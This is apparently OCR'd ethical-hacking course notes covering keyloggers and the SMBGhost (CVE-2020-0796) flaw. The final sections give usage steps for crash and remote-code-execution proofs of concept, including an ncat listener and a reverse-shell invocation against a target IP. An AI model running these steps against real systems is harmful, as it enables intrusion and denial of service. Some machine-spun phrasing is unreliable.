
Hackit Tech



HACKING SOCIETY

Best Ethical Hacking Notes

By Sandeep Kumar
Insta @admirer_20

INTRODUCTION

I want to thank you and congratulate you for downloading the Notes, “Hacking Society: Be where the world is going.”

Connect with Us on Social media via:

Website link: https://www.hackittech.com

LinkedIn: https://www.linkedin.com/company/66766392/

Instagram: https://www.instagram.com/hackittech/

Facebook: https://www.facebook.com/hackittech.officials

Twitter: https://www.twitter.com/hackit_tech

Discord link: https://discord.gg/FAq8fJ3z7w

Telegram: https://t.me/hackittech

By Sandeep Kumar
Insta **@admirer_20**

Video link - https://youtu.be/9qcvJq-i22s

Keylogger definition

Keyloggers are a type of monitoring software designed to record keystrokes made by a user. One of the oldest forms of cyber threat, these keystroke loggers record the information you type into a website or application and send to back to a third party.

How do keyloggers work?

Keyloggers collect information and send it back to a third party – whether that is a criminal, law enforcement or IT department. “Keyloggers are software programs that leverage algorithms that monitor keyboard strokes through pattern recognition and other techniques,” explains Tom Bain, vice president security strategy at Morphisec.

The amount of information collected by keylogger software can vary. The most basic forms may only collect the information typed into a single website or application. More sophisticated ones may record everything you type no matter the application, including information you copy and paste. Some variants of keyloggers – especially those targeting mobile devices – go further and record information such as calls (both call history and the audio), information from messaging applications, GPS location, screen grabs, and even microphone and camera capture.

Keyloggers can hardware- or software-based. Hardware-based ones can simply nestle between the keyboard connector and the computer’s port. Software-based ones can be whole applications or tools knowingly used or downloaded, or malware unknowingly infecting a device.

Data captured by keyloggers can be sent back to attackers via email or uploading log data to predefined websites, databases, or FTP servers. If the keylogger comes bundled within a large attack, actors might simply remotely log into a machine to download keystroke data.

By Sandeep Kumar
Insta @admirer_20


Types of Keyloggers

#1 Software-based keyloggers

Software-based keyloggers are basically programs that plan to monitor your PC's working framework. The Keylogger shift in sorts and levels of framework infiltration. One case of which is memory infusion programming.

#2 Hardware-based keyloggers

Compared to a software-based Keylogger, hardware Keylogger doesn't need any installing since they are as of now inside the physical system of the PC. Keyboard keyloggers are amongst the most widely recognized cases of hardware-based ones



Source:
http://epic.org/privacy/dv/keylogger_hw.gif

By Sandeep Kumar
Insta [@admirer_20]

6 best practices for detecting and removing keyloggers

1. Monitor resource allocation, processes and data

Observing resource allocation and background process on machines, as well as data being transmitted from the device outside the organization can help identify if a keylogger is present. Keyloggers usually need root access to the machine, which can also be a telltale sign of a keylogger infection.

2. Keep antivirus and anti-rootkit protection up to date

As keyloggers often come bundled with other forms of malware, discovering keylogger malware might be an indicator of a wider attack or infection. Up-to-date antivirus protection and anti-rootkit protectors will remove known keylogger malware, according to Jeff Wichman, practice director for Optiv Security, but may warrant further investigation to determine whether the keylogger was just one component of a larger attack.

3. Use anti-keylogger software

Dedicated anti-logger software is designed to encrypt keystrokes as well as scan for and remove known loggers and flag unusual keylogging-like behavior on the machine. Blocking root access for unauthorized applications and blacklisting known spyware apps will also help.

4. Consider virtual onscreen keyboards

Virtual onscreen keyboards reduce the chance of being keylogged as they input information in a different way to physical keyboards. This might impact user productivity, isn't foolproof against all kinds of keystroke monitoring software, and doesn't eliminate the cause of the problem.

By Sandeep Kumar
Insta **@admirer_20**

5. Disable self-running files on external devices

Disabling self-running files on externally connected devices such as USBs and restricting copying of files to and from external to computers may also reduce the possibility of infection.

6. Have a strong password policy

“While checking task managers for unknown or suspicious installations, and recognizing odd occurrences such as keys pausing or not displaying on screen when typing can help individuals detect keyloggers in certain cases

Top 10 free keylogger software

- Windows Keylogger. ...
- Refog Personal Monitor. ...
- **All In One Keylogger**. ...
- Iwantsoft Free Keylogger. ...
- Elite Keylogger. ...
- **Spyrix** Free Keylogger. ...
- Real PC Spy. ...
- Actual Keylogger. Actual Keylogger has the ability to record keystrokes, clipboard, internet activity and programs activity just like most other keylogger software.

By Sandeep Kumar
Insta **@admirer_20**

Identifying and Mitigating the CVE-2020–0796 flaw in the fly


CVE-2020–0796, is pre-remote code execution vulnerability that resides in the Server Message Block 3.0 (SMBv3) network communication protocol, which Microsoft will not address the issue as the part of the March 2020 Tuesday.


Usage

python3 cve-2020-0796-scanner.py IP

it will show you your machine is vuln. Or not

Steps – download It from github







By Sandeep Kumar
Insta [@admirer_20]

CVE-2020-0796 Remote overflow POC

POC to check for CVE-2020-0796 / "SMBGhost"

Make sure Python is installed, then run cve-2020-0796.py.






By Sandeep Kumar
Insta [@admirer_20]

After executing this command your windows machine will crash .. in just a couple of seconds

So this demo is showing us how to crash any machine by just an ip address.



CVE-2020-0796 Remote Code Execution POC

(c) 2020 ZecOps, Inc. - https://www.zecops.com - Find Attackers' Mistakes

Remote Code Execution POC for CVE-2020-0796 / "SMBGhost"

Expected outcome: Reverse shell with system access.

Intended only for educational and testing in corporate environments.

ZecOps takes no responsibility for the code, use at your own risk.

Please contact sales@ZecOps.com if you are interested in agent-less DFIR tools for Servers, Endpoints, and Mobile Devices to detect SMBGhost and other types of attacks automatically.

By Sandeep Kumar
Insta @admirer_20

Usage

Make sure Python and ncat are installed.

Run calc_target_offsets.bat on the target computer, and adjust the offsets at the top of the SMBleedingGhost.py file according to the script output (also see the note below).

Run ncat with the following command line arguments:

ncat -lvp <port>

Where <port> is the port number ncat will be listening on.

Run SMBleedingGhost.py with the following command line arguments:

SMBleedingGhost.py <target_ip> <reverse_shell_ip> <reverse_shell_port>


Where <target_ip> is the IP address of the target, vulnerable computer. <reverse_shell_ip> and <reverse_shell_port> are the IP address and the port number ncat is listening on.

If all goes well, ncat will display a shell that provides system access to the target computer.


Note: You might be wondering why it's necessary to run the calc_target_offsets.bat script on the target computer, and doesn't it defeat the whole point of the remote code execution being remote. These offsets are not random, and are the same on all Windows instances of the same Windows version. One could make the attack more universal by detecting the target Windows version and adjusting the offsets automatically, or by not relying on them altogether, but it's only a POC and we did what was simpler. We also see it as a good thing that the POC is not universal, and is not convenient for uses other than testing and education.

By Sandeep Kumar
Insta [@admirer_20]

STEPS - open file by typing nano<filename>




Now you need to match the offsets of target machine with your machine




By Sandeep Kumar
Insta [@admirer_20]

After that run the following command and it will show you an error if you are using linux



So now u need to run this command in windows operating system



By Sandeep Kumar
Insta [@admirer_20]

